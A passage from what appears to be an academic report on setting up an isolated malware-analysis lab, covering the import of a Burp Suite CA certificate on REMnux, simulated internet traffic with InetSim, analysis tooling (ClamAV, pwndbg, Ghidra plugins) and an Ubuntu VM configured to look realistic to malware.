UG9ydFN3aWdnZXIxFzAVBgNVBAsTDlBvcnRTd2lnZ2VyIENBMRcwFQYDVQQDEw5Q
b3J0U3dpZ2dlciBDQTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAIOU
KRhWnZ52PstNkS+D3UM7BdFEbR+Dxt05jA6vx8Q8DihPTV7aXEhJW5EnXxW6Na5f
toZ02bh7DgC+nslw4j5YmcfFl0z8K9IqVri78qsC8le4x35Zg+WS64Vmo+UNhyjm
i+GzQV1X0QRwwq4Kakm8WD5nQKeteOkm6B/6OtMJNkEFMQXG8DK29DjHMc9nu+dX
DgTtWAxpzOcKa4c0dbTrtzSVp8xo8Vwk6BK7chm+6F89HmG1aLRyM4ETMG3iDSUO
Uy2+bQAn9Dj/wRdQna0+TaqrYiEQphTvIygn46EZZ72LRgBMiqdae+bMaTZAWBCp
kLsQfpcp+x4XC4Ovp8kCAwEAAaMTMBEwDwYDVR0TAQH/BAUwAwEB/zANBgkqhkiG
9w0BAQsFAAOCAQEAPr6gJKy4T/tMiEPa8XZ/AfIqVYr+aPaNGiOGOxHMeBYmGNS2
ETPOvSs668KACQ+okCIjc7wBAReVlATa+9g0I7JEESOx+/HD4VMj+GCh5Fxa3ptK
CtxxzleLHGPL1vzv3ERaWuWxbcviPHwLIzJ5BNnWnusWCOiAnCgXxF2dBIpUiiBM
wDQAPoKpo3rJvC3NxeLqgJx+7mQr8HUt1tTk9Ho1BdCPtE9UHH7c9S0oqJzfzZ3N
svGFq4PebYIV4ngYAdXCho2TzLnT27/rfc3yPzxfiUeOt2cQX8k9osWMgCt8TW5L
thBcokxy584RJCa9CHb2E3I7SaS8Zp36Mo7/+A==
-----END CERTIFICATE-----
remnux@remnux:~/Downloads$
```

Figure 4.3.3.8 – Converting ".der" to ".crt"

The converted certificate was copied to the "/usr/local/share/ca-certificates" folder and the following command updated the list of CA certificates (Figure 4.3.3.9):

- **$ sudo update-ca-certificates**



```
remnux@remnux:~/Downloads$ sudo cp portswigger.crt /usr/local/shar
e/ca-certificates/portswigger.crt
remnux@remnux:~/Downloads$ sudo update-ca-certificates
Updating certificates in /etc/ssl/certs...
1 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d...

Adding debian:portswigger.pem
done.
Updating Mono key store
Mono Certificate Store Sync - version 6.12.0.90
Populate Mono certificate store from a concatenated list of certif
icates.
Copyright 2002, 2003 Motus Technologies. Copyright 2004-2008 Novel
l. BSD licensed.

Importing into legacy system store:
I already trust 127, your new list has 128
Certificate added: C=PortSwigger, S=PortSwigger, L=PortSwigger, O=
PortSwigger, OU=PortSwigger CA, CN=PortSwigger CA
1 new root certificates were added to your trust store.
Import process completed.

Importing into BTLS system store:
I already trust 127, your new list has 128
Certificate added: C=PortSwigger, S=PortSwigger, L=PortSwigger, O=
PortSwigger, OU=PortSwigger CA, CN=PortSwigger CA
1 new root certificates were added to your trust store.
Import process completed.
Done
done.
remnux@remnux:~/Downloads$
```

Figure 4.3.3.9 - Adding "portswigger.crt" to the Cas

The functionality of the imported certificate was validated by visiting “google.com”, via the terminal, while “intercept” was on. The traffic was intercepted as expected and no certificate error occurred (Figure 4.3.3.10).




Figure 4.3.3.10 – Checking the installation of “portswigger.crt”

Furthermore, once the certificate was imported, the functionality of “burp_inetsim.firewall” could be tested. Thus, the appropriate proxy listeners were activated, and the script was executed (Figure 4.3.3.11).




Figure 4.3.3.11 – Switching to simulated traffic

Once again, the “google.com” was visited via terminal, and “InetSim” responded with the default “index.html” (Figure 4.3.3.12) without complaining about the certificate.




Figure 4.3.3.12 – “InetSim” response

Once every script was successfully tested, the “internet.firewall” was executed and a new snapshot was taken.

4.3.4 Applying system updates

A full system update was performed by typing:

- **$ sudo apt-get update && sudo apt-get upgrade**

4.3.5 Additional Software Installation

Although “REMnux” distribution comes with “ClamAV” already preinstalled on it, its signatures had to be updated. Thus, the “clamav-freshclam” service (responsible for automatic update of the signatures) was stopped and the signature database updating was forced through the “sudo freshclam” command (Figure 4.3.5.1).




Figure 4.3.5.1 - Updating "ClamAV" signature database

Additionally, the portable edition of “Detect It Easy” software for 64-bit Linux systems was downloaded [55] and extracted under “/opt” directory

For the dynamic analysis, “peda”, “pwndbg” and “gef” “gdb” plugins were installed [56] to improve user experience. However, “pwndbg” was preferred over the other options and was therefore used on the scenario of “Skidmap” malware.

The commands to download and install those plugins in home directory were [57]:

- **$ cd ~ && git clone https://github.com/soaringk/gdb-peda-pwndbg-gef.git**
- **$ cd ~/gdb-peda-pwndbg-gef**
- **$ ./install.sh**

After installation, they were available by typing “gdb-peda”, “gdb-pwndbg” or “gdb-gef” on the terminal (Figure 4.3.5.2).




Figure 4.3.5.2 – Executing “gdb-pwndbg”

Finally, a “ghidra” plugin capable of applying “IDA FLIRT” signatures, named “ApplySig” [11] was downloaded and decompressed to the “~/ghidra_scripts/” directory. The signature database that was used in conjunction with this plugin was “sig-database” [35]

4.4 Ubuntu VM

The choice of “Ubuntu” OS for the “Behavioral Analysis” stage was made as it is the most popular Debian based distribution. Note that in order to make the VM “malware friendly" all the modifications that took place are thoroughly in this section.

4.4.1 Creating a new machine

The latest LTS version of “Ubuntu” was downloaded from the official webpage [40]. Since the downloaded file was not in an “.ova” format, but in an “.iso” one, the machine needed to be installed instead of being imported. This can be achieved either by Selecting “Machine” from the “Oracle VM VirtualBox Manager’s” menu bar and selecting the “New…” menu item from the drop-down list (or by simply pressing the “Ctrl+N” shortcut). Once “Ubuntu” was provided as name on the corresponding field, “Type” and “Version” values were automatically changed to “Linux” and “Ubuntu (64 bit)” respectively. The “Machine Folder” was also changed to the desired one (Figure 4.4.1.1).




Figure 4.4.1.1 – Naming the VM and selecting OS

On the next window of the installation wizard, the memory that was allocated to the VM was altered to 4098 MB which is considered a realistic value for a modern system. Regarding the hard drive, a new dynamically allocated “VDI” of 150GB was created (Figure 4.4.1.2), which is also considered to be a reasonable hard drive partition capacity value. The reason why those values needed to be realistic is because modern malware might check them to identify the existence of a virtual environment.




Figure 4.4.1.2 – Creating new VDI

Once the VM was created, the “Adapter 1” was attached to the “Internal Network” named “intranet” and the “USB”, “Audio”, “Shared folders”, “Drag’n’Drop” and “Shared Clipboard” options were modified accordingly for the VM to be isolated, as per “REMnux Analysis” VM (0)

4.4.2 Ubuntu Installation

A new snapshot was taken as a precautionary measure for the possibility of installation failure, before going forth with this process. Afterwards, the Instance was started, and “Boot” was selected. On the pop-up window, an optical disk selector was added, and the downloaded file (“ubuntu-20.04.2-desktop-amd64.iso”) was selected. Consequently, this file was chosen as the start-up disk.

After selecting the desired language, the “Install Ubuntu” option was chosen, and the English-US keyboard layout was preferred. Moreover, “Normal installation” was selected, as it would install more packages that a normal user might have already installed, and the option “install third-party software…” was checked for performance reasons. When asked for installation type “Erase disk and install Ubuntu” was selected and the “Install Now” button was pressed. On the pop-up window the upcoming disk changes were allowed by pressing the “Continue” button.

The “Amaryllis Awanes” and “soxband” names, anagrams of “malware analysis” and “sanbox” were typed on the “Your name:” and “Your computer’s name:” fields, respectively. In this way, a possible virtual environment discovery based on username or computer name blacklisting might be avoided. The password set was “M4lw4r3” (Figure 4.4.2.1).




Figure 4.4.2.1 – Filling the credential-related fields

After completing the installation process and upon restarting the VM, the “Livepatch” and the “Location services“ were disabled, while the “Don’t send system info” option was enabled.

4.4.3 Network Configuration

On the “Ubuntu” VM, the network configuration was achieved via the GUI. After hitting the “Super key” (windows key on most keyboards), “Settings” was typed and the corresponding application was started. While on the “Network” tab, a new wired profile was created by pressing the button with the “cross” symbol (Figure 4.4.3.1).




Figure 4.4.3.1 – Creating a new Wired profile

A new window, named “New Profile”, emerged and the tab “IPv4” was selected. Then, the option “Manual” was applied for the “IPv4 Method”. The “Address” field was set to “10.0.0.5” and the “Netmask” field was set to “255.255.255.0”. Moreover, the IP address of the “REMnux GW”, “10.0.0.1”, was inserted on the “Gateway” and “DNS” fields (Figure 4.4.3.2).




Figure 4.4.3.2 – Configuring “IPv4” tab

After configuring the “Ubuntu” VM, “REMunx GW” VM was booted to verify the network communication. This was accomplished via “pinging” the GW:

- **$ ping 10.0.0.1**

4.4.4 Firewall Script Testing

For the “Ubuntu” VM to behave as intended for each of the “REMnux GW” scripts, the “PortSwigger” CA certificate had to be downloaded and imported to both the “Firefox” browser and the system. The CA certificate import procedure is described in detail on the corresponding subsection (4.3.3) of the “REMnux Analysis Setup” section.

Upon successful completion of the installation, the requests to “https://google.com”, as well as their responses, were tested for all the “.firewall” scripts (Figure 4.4.4.1, Figure 4.4.4.2).

